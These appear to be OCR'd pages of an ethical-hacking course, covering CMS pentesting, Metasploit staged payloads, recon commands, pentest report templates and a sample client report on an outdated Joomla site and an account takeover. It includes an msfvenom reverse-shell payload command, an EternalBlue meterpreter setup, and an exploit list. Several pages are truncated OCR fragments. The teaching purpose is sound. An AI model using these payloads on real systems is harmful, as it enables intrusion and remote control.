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
https://subdomainfinder.c99.nl




CMS(Content Management System)


- CMS is a software/framework that helps to build a website.
- This can make the website making journey simple, it is done by dragging and dropping.
- But some advanced features are not included.
- The most known CMS are Wordpress,Drupal,Joomla.
- It is not recommend beginners to hack on it because they are very updated and almost the simple vulnerabilities are already patched.
- BUT, if you saw a very old version of CMS then try to exploit it
- You can Get the Version and Type of CMS the website have, by using recon tools, like wappalyzer.


CMS Pentest

- On CMS pentest, you focus more on Public Known Vulnerabilities and Misconfiguration rather than Bug on the CMS.
  - Because Finding New Vulnerability on the CMS means, Finding 0day Vulnerability.
- As CMS Penetration Most of the time we do, Information Gathering about the System and Version, then we will Look for Exploits with that Specific Version CMS .
- There are tools that can help us to Scan and enumerate the CMS's.
  - Wordpress - WPSCAN
  - Joomla - Joomscan
  - Drupal - Drupscan
- These tools will enumerate the site for you.
- In addition to the Misconfiguration, You will do manual Security check on the site, for Exposed data, Files rather than Deep Exploitation.

Improving skill







- To have a Good Understanding on Concepts and to have Good Hacking skill, You can do the following.
  - All ways learn.
    - Sometimes it is the most overwhelming thing to learn always, but if you have a plan to be Good Bug Hunter 1 day, so be disciplined and keep learning.
  - Use Hacking Books.
    - There are Lot of Hacking Books, but specially the following are Good for understanding
      - Web Application Hackers Handbook
      - Web hacking 101
      - Real world Bug Hunting
      - Art of Exploitation
      - Practical Malware analysis
  - watch/read disclosed reports(POC - proof of Concept)
    - When you watch poc videos on youtube/ read poc from disclosed reports on hacker1 they will teach you a new way of attacking sites.
  - Follow Bug Hunters on social medias and use medium.com(app/site)
    - Bug hunters will share some hunting and exploiting techniques in their social media
    - Specially twitter is a Good Place.
    - Follow the hackers on Twitter, LinkedIn

  - Also begin with sites those are located in ethiopia, don't just start hacking on hacker1.
  - Don't waste your time by trying to hack a CMS website.

Farah Hawa
@Farah_Hawaa

noobiest of the noobs | content creator | SecOps @Bugcrowd | she/her | personal account

Mumbai youtube.com/c/farahhawa Joined March 2015

779 Following **32.4K** Followers

Rana Khalil
@rana__khalil

Pentester | OSCP | Youtube: bit.ly/3o7lH0e | Medium: bit.ly/3pb2GuY | HTB OSCP Preparation GitBook: bit.ly/3qKFoMO | Views are my own

Ottawa, Canada youtube.com/c/RanaKhalil101 Joined March 2018

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Natan Hailu
@hnathan26

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Technology-Security Company in my home youtube.com/@geeztech Joined May 2023

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


Jason Haddix
@Jhaddix

Father, hacker, educator, gamer, & nerd. exCitrix, exRedspin, exFortify, exHP, exBugcrowd.

Science & Technology Colorado jhaddix.com/links Born July 27 Joined February 2009

7,090 Following **115.1K** Followers

Followed by Mohsin Khan, Sifat, and 24 others you follow


Ben Sadeghipour
@NahamSec

VP of Research @HadrianSecurity. Attack surface management & bug bounty. #NahamCon2022 organizer, hacker, speaker & content creator. Ex @hacker0x01

California NahamSec.com Joined January 2014

984 Following **139.3K** Followers

Followed by Sifat, MatheuZ Security, and 22 others you follow



TomNomNom
@TomNomNom

Open-source tool maker, web security person, trainer, talker, fixer, eater, not really a sheep. He/him. Tools: github.com/tomnomnom

@tomnomnom@mastodon.lol

UK tomhudson.co.uk Joined November 2008

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Followed by Sifat, PhD_Security, and 17 others you follow

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
Also Post your progress on Social Medias



Nathan Hailu
rexder26

!t !s just c0d4 n4m3 :) find me...

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9 followers · **2** following

Geez Tech
Ethiopia

rexder26 / README.md

Hi 👋, I'm Natan Hailu

A Cyber Security Enthusiast and Content Creator.

- I'm currently working on **Web Penetration Testing**
- I'm currently learning **System Hacking**
- I'm looking to collaborate on **System hacking**
- I'm looking for help with **OSCP, CEH, CBBH, CPTS**
- I regularly Create Content on https://www.youtube.com/@geeztech
- Ask me about **Any Ethical Hacking Concepts**
- How to reach me natanhailu82@gmail.com
- Fun fact **I think am Funny and Serious at Same time**

Connect with me:

Languages and Tools:

7. ⬤ Using The Metasploit Framework

Preface

- Why do we need to use Automation tools for vulnerability assessment
  - We dont have lot of time to pentest if the customer system uses lot of technologies
- But it can make use tunnel vision (If the tool cant do it ,i cant too)

Target

- On Metasploit we have targets, those are the OS and versions that the exploit work with, by default it is set by Automatic, but setting them to specific value can make our exploit to run properly.

Payload

Staged

- it will call for the shellcode after exploiting becasue this will determine the system and download the shellcode and run it.
- it is like a medrek meri, it will go the stage and after seeing the program it will call the musician.
- it have / on metasploit.
- example:
  - windows/meterpreter/reverse_tcp
    - this means the meterpreter will be sent and then the reverse_tcp will go.
- they are small in size


Encoders

```shell
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
```

- to get the compatible encoders for a payload

```shell
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

payload => windows/x64/meterpreter/reverse_tcp
```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e5ca013 · yesterday
History
Preview
Code
Blame
63 lines (63 loc) · 6.35 KB
Code 55% faster with GitHub Copilot
Raw
Active Directory Overview
Why Active Directory
Active Directory (AD) is a directory
It is a distributed, hierarchical stru
groups, network devices, file share
AD is essentially a sizeable read-o
A basic AD user account with
properly secure an AD
Active Directory Fu
Structure
A domain(forest) is a structure wit
It has many built-in Organizationa
We can Create a Domain Bidirectio
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Terminology
Object
An object can be defined as ANY
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

Preview
Code
Blame
314 lines (266 loc) · 10.3 KB
Code 55% faster with GitHub Copilot
==========
GOBUSTER commands
==========
for subdomains - for subdomain only: gobuster dns -d google.com -w ~/wordlists/subdomains.txt - for subdomain with ip: -i for directory - default: gobuster dir -u https://buffered.io -w ~/wordlists/shortlist.txt - for length: -l
`gobuster dns -d inlanefreight.com -w usr/share/SecLists/Discovery/DNS/namelist.txt
`whatweb --no-errors 10.10.10.0/24 ==========
awk tutorial = FOR filtering texts in column.
========== used to filter texts, it filters with default field separator "space"
to print single column '{print $column_number}'
awk '{print $1}' -> printing the 1st column, $NF for for last field
to change the field separator -F "separator_sign"
awk -F ":" '{print $1}' -> the table is separated with : and printing the 1st column
to add signs/space between two+ tables use "space/sign"
awk '{print $1" "$2}' -> we can use \t = tab, \n =new line between the " ".
if you want to use a pattern search awk can use pattern between '/ /'
awk '/^:/ {print $NF}' -> $NF = Last field
you can do bash scripting on awk
awk '{if($NF == /bin/sh) print $0}' file
print the results if the first character is b or c
awk '$1 ~ /^[b,c]/ {print $0}' file
regex - start with = ^ - start with slash = ^/ - start with dot = ^.
`uniq` for removing duplicates , SO use `sort -u` this will sort and remove dups too

Report Writing & Documentations

- After all of our Vulnerability Assessment, Red team Penetration Test or Blue Team Analysis we finally Do a Report As An Ethical hackers.
- This Report is the main thing that will be Delivered to our clients, to patch their system or to let them see their Vulnerable Side.
- Lets See How you will Write Your Good Report.

Documentation

- When You do the Analysis/Pentest at first Place, Always Try to take notes on everything you found.(try to practice in CTF's you play)
  - The Credentials you found(username,password,tokens,id)
  - URLS/endpoints
  - Subdomains
  - Weird Behaviours
  - Scan results
    - IP
    - Subnets
    - Ports
  - Log files
  - Error Displays
  - Some Sensitive text Files
  - Commands and tools Used.
- You can use any Software you like to handle your notes.(Cherry Tree, Obsidian, Vscode, nano)

Hack-Report-Template

Reference: 🔥Rex Bug Hunting Methodologies☠️

URL:

1. Recon Tasks

- [ ] Subdomains enumeration
  - [ ] subfinder
  - [ ] findomain
  - [ ] websites
    - [ ] virusTotal
    - [ ] subdomainfinder
    - [ ] dnsdumpster
  - [ ] amass - optional
  - [ ] assetfinder
- [ ] DNS
  - [ ] dnsenum
  - [ ] dnsrecon
  - [ ] ldns-walk
- [ ] IP Gather
  - [ ] Censys
  - [ ] Shodan
  - [ ] Securitytrials
  - [ ] fofa

Information Gathered

Title: [YourTitle]

Scope

- IP
  - [yourIPs]
- URL
  - [YourURLs]

System Information

- OS:
  - [Your]
- Open Ports:
  - [Your]
- Server(+version):
  - [Your]

Software Information

- Frameworks
  - [YourFrameworks]
- Plugins
  - [YourPlugins]

Report Writing

- Report Writing is the last and Very Essential Phase as an Ethical Hackers(Security Analyst).
- On this Stage you will Convert your Documentation into Reports,
- THIS WHAT THE CLIENT NEED, you are paid for this Document
- Things Your Report have to have:
  a. **Executive Summary**: Provide a high-level overview of the report
  b. **Introduction**: Set the context for the report by explaining the scope and purpose of the assessment, including the systems, networks, or applications under review.
  c. **Methodology**: Detail the techniques, tools, and procedures employed during the assessment.
  d. **Findings**: Present a detailed analysis of the vulnerabilities, weaknesses, and security gaps identified during the assessment. Categorize the findings based on severity and potential impact. Include evidence and supporting documentation, such as screenshots or log extracts, to substantiate the findings.
  e. **Risk Assessment**: Evaluate the identified vulnerabilities and weaknesses in terms of their potential impact on the organization's assets, operations, and reputation. Assign a risk rating or score to each finding to prioritize remediation efforts.(CVSS can help here)
  f. **Recommendations**: Provide actionable recommendations to address each identified vulnerability or weakness.
  g. **Conclusion**: Summarize the key findings, risks, and recommendations from the report. Emphasize the importance of proactive security measures and continuous improvement to protect the organization's assets.
  h. **Appendices**: Include any additional information that supports the report, such as technical details, raw scan outputs, or any relevant legal or compliance requirements.

3 Executive Summary

TODO Customer Ltd. (“TODO Customer” herein) contracted TODO Candidate Name
Network Penetration Test of TODO Customer’s externally facing network to ide
weaknesses, determine the impact to TODO Customer, document all findings in a clear a
manner, and provide remediation recommendations.

3.1 Approach


TODO Candidate Name performed testing under a “Black Box” approach from , to witho
or any advance knowledge of TODO Customer’s externally facing environment wit
identifying unknown weaknesses. Testing was performed from a non-evasive standpoint
of uncovering as many misconfigurations and vulnerabilities as possible. Testing w
remotely from TODO Candidate Name's assessment labs. Each weakness identified wa
and manually investigated to determine exploitation possibilities and escalation po
Candidate Name sought to demonstrate the full impact of every vulnerability, up to
internal domain compromise. If TODO Candidate Name were able to gain a foothold
network, TODO Customer as a result of external network testing, TODO Customer allow
testing including lateral movement and horizontal/vertical privilege escalation to de
impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network rang
INSERT DOMAIN NAME Active Directory domain, and any other Active Directory doma
TODO Customer discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
TODO 10.129.X.X	TODO
172.16.139.0/24	TODO Customer internal network
172.16.210.0/24	TODO Customer internal network
TODO	TODO Customer internal AD domain
TODO other discovered internal domain(s)	TODO



Vulnerabilit

13-07-2023

—

Natan Hailu
- Security Tester
Phone Number: +251920047396
Email: natanhailu82@gmail.com
Twitter: @hnathan26

Summary

The Vulnerabilities I Got on Your System are high in Severity, If Some Unethical Security Persons Got this the damage would be Extremely Dangerous,. Technical the Bug is Called “User Account TakeOver”.

Goals

1. Get SuccessFull Account Password reset Response
2. Try to change to Another user password

Vulnerability Description (Reproduction Steps - PoC)

I.Getting Orginal Success Result

- Goto the forgot password endpoint(https://custome[redacted]/forgotPassword) and try with your real account.
  - Here you will get the success reponse from the surver as the following
  - `{"success":"Success"}`

Table of Contents

2.2 Identified Vulnerabilities

#	CVSS	Description	Page
C1	9.8	Outdated System	8
H1	8.2	Directory Listing	10
H2	7.7	Blog Author User Infomation Disclosure	13
M1	6.3	Error page path disclosure	16
L1	3.7	Excessive Tenders data Exposure	18

Vulnerability Overview

In the course of this penetration test **1 Critical**, **2 High**, **1 Medium** and **1 Low** vulnerabilities were identified:

3 Methodology

I Tried To examine all the functionality of the website, also Directories teh webserver accessing through Directory Bruteforcing.

3.1 Objective

The penetration testing engagement is to assess the security posture of the target system by identifying vulnerabilities and weaknesses that could potentially be exploited by malicious actors. Through a systematic and controlled approach, the objective is to simulate real-world attack scenarios and evaluate the effectiveness of existing security controls. The ultimate goal is to provide the client with actionable recommendations and insights to enhance their overall security defenses, mitigate risks, and protect their critical assets from potential threats

3.2 Scope

The engagement began on **Feb 26, 2024** and concluded on **Feb 29, 2024**. The time taken to complete the assessment and deliver the final report was **1 Week**. The assessment focused on identifying vulnerabilities, weaknesses, and potential avenues for unauthorized access within the defined scope. It is important to note that the assessment was conducted within the agreed-upon boundaries and did not include any activities that could cause disruption or damage to the target systems.

Scope

System	Description
http:[redacted]	main domain

3.3 User Accounts and Permissions

Enumrated Users

- Yafet:[redacted]
- Getane[redacted]

4 Findings

C1: Outdated System	
Score	9.8 (Critical)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Target	www[redacted]
References	https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT01_2023-Outdated_Software

Overview

The Website is using Joomla CMS, that is very old and outdated, it is using `Joomla 1.5`. the Current Version is `Joomla 4.4.3`.

Details

Outdated software can lead to a variety of different vulnerabilities, ranging from vulnerabilities with a low criticality to vulnerabilities causing compromization of the entire system. The severity and amount of these vulnerabilities in an outdated software system depends on the individual case. Usually, they rise with time as more and more vulnerabilities are found


Proof of Concept

- This Specific Version of Joomla(`1.5`) have a lot of CVE Reports, I was trying them, But some How they werent working, this means they are not working now but after some time an attacker can craft a very good Exploit for this Vulnerability and Do Very High Damanges From XSS upto Remote Code execution .

```
[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
EDB : https://www.exploit-db.com/exploits/11262/

Joomla! Plugin 'tinybrowser' 1.5.12 - Arbitrary File Upload / Code Execution (Metasploit)
CVE : CVE-2011-4908
EDB : https://www.exploit-db.com/exploits/9926/

Joomla! 1.5 - URL Redirecting
EDB : https://www.exploit-db.com/exploits/14722/

Joomla! 1.5.x - SQL Error Information Disclosure
EDB : https://www.exploit-db.com/exploits/34955/
```


Recommendation

It is recommended to keep all software components, including libraries and similar, on an up-to-date, stable and supported version. Every software and its components should be regularly checked for updates and new patches. It is recommended to implement an update management process to ensure no components are missed, and the checks are in time.




Now i will use Some web request interceptors(i used tool called burpsuite) and i will alter the response, before passing it to my browser. This works because as i told you it do client side validation.

ORIGINAL RESPONSE



- **CHANGED RESPONSE**



Tools for Reporting


- There are some tools that can help you on Your reporting, they will Generate a report based on template you gave, you just need to add your documented informations and findings.
  - Plextrac
  - SysReptor
  - WriteHat
  - ...

What is the next Step on Cyber Sec?

- On This Stage, You have learnt Most Fundamental Cyber Security Concepts and Fields, Except Android, Cloud, Hardware, IoT Penetrations.
- You can Work/Hack with the Skills You have, You just need Practice and Experience.
- So To list out the Fields We learnt
  - Network penetration
  - System Penetration
  - Web penetration
  - Malware Analysis
  - Log Analysis
  - Blue Team Fields
  - Reverse Engineering
- So… From now on you will Choose the fields We saw in highlight and you will Learn more you will Practice do more CTF's on them and you can Sharpen Your Cyber Security Career and Future
  - You can Create Telegram groups and you can help each other, with the majors you choose.
- But in addition to the Job world, you might need some Skill Provings/ Certificates/Degree

...

- At this stage, You have taken all the GTST course based on the CEHv11.
- Now, you need to practice and Have a clear understanding on the concepts we covered.



Course Outline

